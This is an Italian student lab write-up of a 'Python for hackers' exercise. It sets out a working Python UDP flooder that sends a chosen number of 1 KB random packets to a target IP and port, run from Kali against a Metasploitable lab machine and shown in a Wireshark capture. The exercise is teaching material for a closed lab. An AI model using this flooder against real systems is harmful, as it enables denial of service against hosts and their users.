esercizio 14\1\25

consegna

Requisiti del Programma:

1.

. Input dell'IP Target:

○ Il programma deve richiedere all'utente di inserire l'IP della macchina target. Input della Porta Target:

2

.○ Il programma deve richiedere all'utente di inserire la porta UDP della macchina target. 3

Costruzione del Pacchetto:

○ La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto. Esercizio Python per Hacker


○ Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali. 4. Numero di Pacchetti da Inviare: ○ Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

SVOLGIMENTO


per cominciare andremo a settare gli iIP e le netmask delle nostre due reti interne

kali : ip = **192.168.10.2**

meta: ip =**192.168.10.1**



effettuiamo con successo una richiesta di ping da entrambe le macchine per verificare che sia tutto regolarmente impostato, poi accediamo a **dvwa** e settiamo la sicurezza su **LOW**



1 creare il codice:

spostiamoci ora sulla nostra macchina kali e andiamo a creare un file che chiameremo **UDP.php** dove inseriremo il codice che ci permetterà di inviare le richieste UDP da un KB ciascuna.

```python
import socket
import random

def main():
    print("Esercizio di invio pacchetti UDP verso una macchina target")

    # Input dell'utente per IP e porta
    target_ip = input("Inserisci l'IP della macchina target: ")
    target_port = int(input("Inserisci la porta UDP della macchina target: "))

    # Input per il numero di pacchetti
    num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))

    # Creazione del socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    packet_size = 1024  # Pacchetto di 1 KB

    # Creazione del pacchetto casuale
    packet = random.randbytes(packet_size)

    print(f"Inizio invio di {num_packets} pacchetti verso {target_ip}:{target_port}...")
    for _ in range(num_packets):
        sock.sendto(packet, (target_ip, target_port))

    print("Pacchetti inviati con successo!")
    sock.close()

if __name__ == "__main__":
    main()
```

1.1

Diamo la possibilità all'utente di inserire il target e la porta bersaglio

(nel nostro esempio useremo la 12345 precdentemente aperta su metasploitable)

1.2

facciamo sì che selezioni il numero di pacchetti

1.3

quì andiamo a creare il nostro socket specificando INET per IPV4 DGRAM per il protocollo UDP

1.4

A questo punto creiamo il pacchetto composto da numeri casuali grazie al metodo random importata dalla libreria ‘random’ in calce

1.5

inviamo il socket precedentemente creato contenente il pacchetto randomizzato al bersaglio e porta precedentemente identificati dall’utente

1.6

Esegue `main()` solo se il file è eseguito direttamente, evitando l'esecuzione accidentale quando importato come modulo.

2.1 Monitoraggio

serviamoci quindi di wireshark per verificare che i pacchetti vengano correttamente inviati

```
┌──(kali㉿kali)-[/home/kali/Desktop]
└─PS> cd ./esercizi
Set-Location: Cannot find path '/home/kali/Desktop/esercizi' because it does not exist.
┌──(kali㉿kali)-[/home/kali/Desktop]
└─PS> cd ./esercizi
┌──(kali㉿kali)-[/home/kali/Desktop/esercizi]
└─PS> ls
esercizio1.py  esercizio2.py  esercizio3.py  esercizio3.py.save  UDP.php

┌──(kali㉿kali)-[/home/kali/Desktop/esercizi]
└─PS> python UDP.php
Esercizio di invio pacchetti UDP verso una macchina target
Inserisci l'IP della macchina target: 192.168.10.1
Inserisci la porta UDP della macchina target: 12345
Inserisci il numero di pacchetti da inviare: 10
Inizio invio di 10 pacchetti verso 192.168.10.1:12345 ...
Pacchetti inviati con successo!

┌──(kali㉿kali)-[/home/kali/Desktop/esercizi]
└─PS> python UDP.php
Esercizio di invio pacchetti UDP verso una macchina target
Inserisci l'IP della macchina target: 192.168.10.1
Inserisci la porta UDP della macchina target: 12345
Inserisci il numero di pacchetti da inviare: 100
Inizio invio di 100 pacchetti verso 192.168.10.1:12345 ...
Pacchetti inviati con successo!
```

pacchetti correttamente inviati, vediao su WireShark

No.	Time	Source	Destination	Protocol	Length	Info
97	2247.8088732…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
98	2247.8088835…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
99	2247.8109871…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
100	2247.8110288…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
101	2247.8110299…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
102	2247.8110323…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
103	2247.8110331…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
104	2247.8110338…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
105	2247.8110346…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
106	2247.8110353…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
107	2247.8110360…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
108	2247.8110370…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
109	2247.8110377…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
110	2247.8110385…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
111	2247.8110392…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
112	2247.8110399…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
113	2247.8110406…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
114	2247.8110413…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1
115	2247.8111777…	192.168.10.2	192.168.10.1	UDP	1066	34408 → 1